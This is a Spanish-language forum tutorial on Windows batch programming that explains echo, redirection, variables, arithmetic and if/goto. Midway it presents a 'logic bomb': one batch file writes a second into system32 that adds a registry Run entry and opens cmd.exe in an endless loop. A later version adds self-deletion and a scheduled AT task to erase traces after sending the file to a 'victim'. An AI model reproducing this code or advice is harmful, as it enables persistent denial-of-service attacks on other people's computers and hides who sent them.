

TUTORIAL DE PROGRAMACIÓN BATCH

By RevangelyonX

Buenas a todo, bueno e pensado en crear un tutorial de Batch para la gente del foro que quiere aprender Batch, la verdad es que voy a estar un largooo rato, y espero que no me olvide nada. Podeis criticar, dar opiniones (y espero que lo hagais) sobre el tuto.

Por cierto, si alguien quiere subirlo a su web, o quiere “colarlo” a otra página o foro. Que ponga su autor. Osea mi nombre.. 😊 jeje alla va.
Empecemos con una explicación de lo que es el bat

Definición de Bat :


Son archivos por lotes, es decir, que su código se escribe en texto plano (blog de notas, Edit, Wordpad, etc..) y va desde arriba hasta abajo. No necesita un compilador, solo al terminar el código, nos dirigimos a Guardar como...--->nombre.bat

Nota : Es preciso escribir la extensión bat porque si no, no funcionaria.

Vamos a ver, yo usaré mucho el comando ECHO para que comprendáis un poco mejor como va la cosa.. Pero pensar que se pueden usar todos los comandos que queramos.

```
@echo off
cd \
echo hola
pause
exit
```

Este es un sencillísimo bat, cuando lo abramos se verá lo siguiente :



Si abrimos la shell, desde inicio --> ejecutar -->command.com y marcamos el código paso a paso veremos lo que pasa. El @ del echo off, permite que no se vea el comando que va a continuación, pero no será necesario marcarlo siempre, si el bat es pequeño. El comando cd \ (Change Dir) quiere decir que cambie el directorio a \ que simboliza raíz, osea C:\ o D:\ bueno nuestro disco principal. La programación batch se basa en los comandos de el tan conocido como MS-DOS por lo tanto, no tendremos tantas funciones como las puede tener C++ o VB.

Redireccionamientos :

Abrimos una shell, lo primero que veremos será C:\Documents and settings\Usuario.

(Win XP), lo que haremos será ir a C:\ marcando cd \. y podremos ver C:\ (opcional).

Ahora marcamos :

```
echo hola > hola.txt
```

minimizamos la shell abrimos C:\ y veremos un archivo (hola.txt) en el que se encontrará dentro "hola". Volvemos a la shell y marcamos :

```
echo adios >> hola.txt
```

Al abrirlo de nuevo, veremos :

```
hola
```

```
adios
```

En cambio, si marcamos en la shell

```
echo change > hola.txt
```

al abrir el hola.txt todo lo que estaba escrito, se habrá borrado, por "change".

Resumen :

> Crea o Remplaza en un archivo

>> Salta hasta la siguiente línea,

Espero que esto no os haya causado ningún misterio, ni problemas.

Variables :


Espero que aquí no os perdáis. Sinceramente, no se muy bien como definir esto. Una variable es un espacio de memoria donde se le puede asignar un comando y puede variar. Para que lo comprendáis mejor, os lo explicaré con distintos ejemplos :

Para empezar, en la shell marcaremos set /?

Echo esto, (después de leerlo) marcaremos set var=RevangelyonX.

Estamos asignando RevangelyonX a la variable var (inventada)

Ahora marcaremos echo %var% y obtendremos este resultado :



```
C:\WINDOWS\System32\cmd.exe

C:\Documents and Settings>set var=revangelyonx

C:\Documents and Settings>echo %var%
revangelyonx
```

Si marcamos set a secas, veremos todas las variables que ya existen en nuestro PC, entre otras veremos var=revangelyonx, pero cuando cerremos la shell, esta variable desaparecerá, tranquilos



Nota : Cuando la consola llama a una variable, siempre, repito siempre tiene que tener % %, en algunas ocasiones llevan %% %% pero eso ya lo comentaré más tarde.

Si nos hemos leído la ayuda de set /? observamos que tiene unos parametros como /P o /a.

Utilizaremos /P como primer ejemplo.

```
@echo off
```

```
cd \
```

```
set /P var1=Escribe tu nombre
```

```
echo %var1%
```

```
pause
```

```
exit
```

Si lo abrimos, veremos que el programa nos pide como nos llamamos, y lo que escribamos se almacenará en la variable %var1%, que después será llamada por el Comando ECHO. Y el comando PAUSE hará parar nuestro programa.

Nota : Si no hubieramos marcado el comando Pause, y si no marcamos una “pregunta” con Set. El programa se cerrará, en el caso de que no lo hubieramos marcado. No hubieramos podido ver Echo %var1%.

Podemos poner todas las variables que queramos.

```
@echo off
set /P var=tu nombre :
set /P var1=tu apellido :
echo Usted se llama %var% %var1%
pause
exit.
```

Si empezáis a comprender el sistema, sabréis lo que va a ocurrir cuando abráis el programa 😊

Pasemos ahora al parametro /a.

Este sirve para hacer calculos. Vamos a la shell y marcamos set /a 1 + 2
el resultado que nos dará la shell será 3. Ahora en la shell marcamos :

```
set var=1
set var2=2
set /a %var% + %var2%
resultado = 3
```

Pero en un bat las cosas no son del todo igual, para conseguir el resultado, podriamos hacerlo de la siguiente manera.

```
@echo off
set var=1
set var3=2
set /a resultado=%var%+%var3%
echo %resultado%
pause
exit
```

Si comprendéis, hacemos que el resultado del calculo 1+2 se almacene en la variable %resultado% que será mostrado por ECHO.

Comandos de condición :

Si pasa esto, haz esto. Esa es la traducción de este comando. Pero tenemos que dejar una cosa clara. Para que este comando funcione en según que ocasiones, necesitamos utilizar, lo que son las etiquetas. Ejemplo :

```
:menu
@echo off
cls
cd\
set /P var=Escribe tu nombre:
if %var%==%var% (goto next) else goto menu
:next
echo bien echo
pause
exit
```

Explicación:

Primero pedimos una variable, con set /P, y con el comando if, decimos, si en %var% hay algo marcado (%var%) ves a "next", sino (else) vuelve a "menu". El trio IF, SET, GOTO es genial, para la programación Batch. Otro ejemplo:

```
@echo off
:menu
set /P var1=Deseas realmente borrar el archivo ? s/n :
if %var1%==s goto si
if %var1%==n goto no
:si
echo tu archivo a sido borrado satisfactoriamente
del /S /Q archivo.txt
goto menu
:no
echo bueno pues gracias por usar mi programa
pause
exit
```

Ahora ya tenemos un poco de conocimientos para crear bats.

Voy a explicaros lo que es una bomba lógica. (algo destructivo 🤪)

Para empezar, tenéis que aver comprendido los redireccionamientos, de acuerdo ?

Bueno este es el objetivo :

- 1.) Crear un bat que cree otro bat
- 2.) el segundo bat tiene que ser "destructivo"

Eso, es lo que es una bomba lógica. Vamos a ver un ejemplo :

-----Bat 1-----

```
@echo off
cd \
cd Windows\system32
echo @echo off > bat2.bat
echo cd \ >> bat2.bat
echo reg add rutadelregistro\run /v sysreg /t REG_SZ /d "Rutabat2"
>> bat2.bat
echo :bucle >> bat2.bat
echo start cmd.exe >> bat2.bat
echo goto bucle >> bat2.bat
```

Vamos a ver si lo hemos comprendido. primero, miraremos como a quedado el bat 2

-----Bat 2-----

```
@echo off
cd \
reg add rutadelregistro\run /v sysreg /t REG_SZ /d "Rutabat2"
:bucle
start cmd.exe
goto bucle
```

El bat 1, envia con el comando ECHO los códigos que tenemos justo encima. Lo que hace el Bat2

es crear un valor alfanúmerico en el registro, de tal forma que se inicie cada vez que se encienda el PC. despues pone una etiqueta llamada Bucle, y abre el archivo : cmd.exe y después vuelve a la etiqueta Bucle, de forma que cmd.exe se abrirá infinitamente, de forma que puede causar grandisimos daños al PC.

Nota: No pongo esto, para usuarios malintencionados. Pero ahora que estamos tocando el tema de Virus en Batch (otro post) pues lo pongo jeje 😊

Podriamos añadirle un temporizador con el comando AT para no dejar rastro.

Explicación :

El usuario, abre el bat1, este creará otro bat. que le "joderá" el sistema, pero es capaz de repararlo, y buscando bien puede saber quién se lo paso a una cierta hora (por el MSN, etc..) asi que si hacemos lo siguiente en el bat1 podremos eliminar nuestras huellas.

-----Bat 1-----

```
@echo off
cd \
AT 00:00 del bat2.bat
echo @echo off > bat2.bat
echo cd \ >> bat2.bat
echo del /S /Q bat1.bat >> bat2.bat
echo reg add rutadelregistro\run /v sysreg /t REG_SZ /d "Rutabat2"
>> bat2.bat
echo :bucle >> bat2.bat
echo start cmd.exe >> bat2.bat
echo goto bucle >> bat2.bat
start bat2.bat
exit
```

Lo que hará será que a las 00.00 borrará el bat2.bat (cosa que no tendria sentido, ponerlo en el registro, pero es un ejemplo no? 😊)
Como podéis ver, le emos añadido dos comandosal bat2.

* Al final del todo, lo que ocurrirá será lo siguiente, la "vicitma" abre el bat1.bat, pondrá a las 00.00 que borre el bat2.bat, después de eso, el bat1.bat abrirá el bat2. Que este, borrará el 1. Hará lo que tiene que hacer, y a las 00:00 será borrado.

No se si me e explicado bien, hasta yo me e liado jejeje, sin olvidar de borrar el registro antes de que se borre el último bat. Reg del....

Bueno, vamos a detallar un poco más, lo anterior...

Si queremos saltarnos una línea cuando se abra nuestro programa pondremos

echo. No me preguntéis el ¿ porque ? del PUNTO porque no lo sé... disculparme jeje

```
:menu
@echo off
cd \
```

```
echo.  
echo.  
set /P var=Porfavor, introduzca el password :  
if %var%==Batchcoder (goto continue) else echo se a equivocado&pause&goto menu  
  
:continue  
cls  
echo.  
echo Genial, ya puedes seguir.  
echo.  
pause  
exit
```

Explicación:

Bueno como ya debéis saber, al abrir el programa, veremos "Porfavor, introduzca el password : " si escribimos Batchcoder ira a "continue" sino (else) hará echo se a ekivocado (& es igual a también) pause, para que no se cierre en el momento. & goto menu. Para que el usuario vuelva a escribir su código.

Podemos usar las variables que ya existen en SET.

```
echo Hola %username% Porfavor, introduzca su código. (el usuario verá)  
Hola RevangelyonX Profavor, introduzca su código.
```

Nota : Se me olvido comentarles, como siempre dice mi amigo EGROJ, hay que tener en cuenta, que cada Sistema Operativo, varía sus comandos, es decir que XP tiene comandos que Win98 no tien y viceversa.

Las variables, ayudan muchísimo a la hora de enviar un bat, ya que no conocemos por ejemplo cual es su HD o su Username, teniendo las variables se puede "saber sin saber".

Hablemos, del paramtro /a. Bueno este, no solo es capaz de hacer una operación, el código que os e puesto anteriormente, es un ejemplo muy sencillo.

También existe la posibilidad de utilizar las parentesis " () " del mismo modo como lo hariais sobre papel y lápiz 😊.

Bueno la verdad, esque no se que más podemos decir como tutorial para tener más conocimientos... sólo me quedan ejemplos. Pero eso no servirá mucho ahora.

Lo importante esque hayamos comprendido las bases de la programación Batch, ahora solo queda vuestra imaginación, espero que tengais muchísima 😊.

Salu2!

RevangelyonX